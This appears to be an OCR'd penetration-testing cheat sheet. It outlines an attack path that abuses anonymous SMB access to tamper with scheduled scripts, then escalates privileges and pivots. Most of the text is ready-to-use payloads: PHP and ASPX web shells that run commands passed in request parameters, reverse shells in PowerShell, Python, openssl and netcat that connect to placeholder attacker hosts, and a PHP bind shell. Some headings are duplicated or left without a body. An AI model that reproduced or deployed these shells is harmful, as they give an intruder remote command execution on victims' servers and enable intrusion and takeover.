


# Pattern 3:Exploit smb





| | | | | | | |
|---|---|---|---|---|---|---|
| OSINT and NWScan can obtain the target's domain ,IP addresses and ports. Use smb scan to find shared folders than can be accessed. | Create a Reverse shell command or a Reverse (bind) shell script. | Access SMB as an anonymous user. And detect scripts that are expected to be scheduled | Modify the detected file to execute a reverse shell. Alternatively, modify it to execute a reverseshell script. | The reverse shell is executed by the task scheduler | If the task is not running with SYSTEM privileges, Privilege Escalation by exploiting insecure service configration, weakpassword, PsExec,etc... | Get a shell, following persistence and pivoting. |

# Patten3:Exploit smb



Pattern1: Exploit IIS



# Webshell

1-1 POST-php

```
<?php system($_POST["q"]);?>
<form method="POST"><input autofocus type="text" name="q"></form>
```

1-2 POST-aspx

```
<%@ Page Language="C#" %>
<%
string arg = Request.Form("q");
System.Diagnostics.Process.Start("cmd.exe", "/c " + arg);
%>
<form id="form1" runat="server">
   <input type="text" value="query" name="q" />
</form>
```

2-1 GET-php

```
<?php system($_GET["q"]);?>
```

2-2 GET-aspx

```
<%@ Page Language="C#" %>
<% System.Diagnostics.Process.Start("cmd.exe", "/c " + Request["q"]);  %>
```

# Reverse shell

1 powershell

```
#atk
nc -lp atk_port

#target
Powershell -c "powershell -nop -c "$client = New-Object System.Net.Sockets.TCPClient(atk_ip,atk_port);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|
%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex
$data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()" "
```

2 python3

```
#atk
nc -lp atk_port

#target
python.exe -c "import socket,os,threading,subprocess as
sp;p=sp.Popen(['cmd.exe'],stdin=sp.PIPE,stdout=sp.PIPE,stderr=sp.STDOUT);s=socket.socket();s.connect(('atk_ip',atk_port));threading.Thread(target=exec,args=(¥"whi
le(True):o=os.read(p.stdout.fileno(),1024);s.send(o)
¥",globals()),daemon=True).start();threading.Thread(target=exec,args=(¥"while(True):i=s.recv(1024);os.write(p.stdin.fileno(),i)¥",globals())).start()"
```

3 openssl

```
#atk
Openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Openssl s_server -quiet -key key.pem -cert cert.pem -port atk_port1
Openssl s_server -quiet -key key.pem -cert cert.pem -port atk_port2

#target
Openssl.exe s_client -quiet -connect atk_ip:atk_port1 | powershell.exe | openssl.exe -quiet -connect atk_ip:atk_port2
```

4 nc

```
#atk
nc -lp atk_port

#target
nc.exe -e powershell.exe atk_ip atk_port
```

# Bind shell

1 php

```
#target
 php -r '$s=socket_create(AF_INET,SOCK_STREAM,SOL_TCP);socket_bind($s,"0.0.0.0",target_port);socket_listen($s,1);
$cl=socket_accept($s);while(1){if(!socket_write($cl,"$ ",2))exit;$in=socket_read($cl,100);$cmd=popen("$in","r");while(!feof($cmd))
{$m=fgetc($cmd);socket_write($cl,$m,strlen($m));}}'

#atk
nc target_ip target_port
```

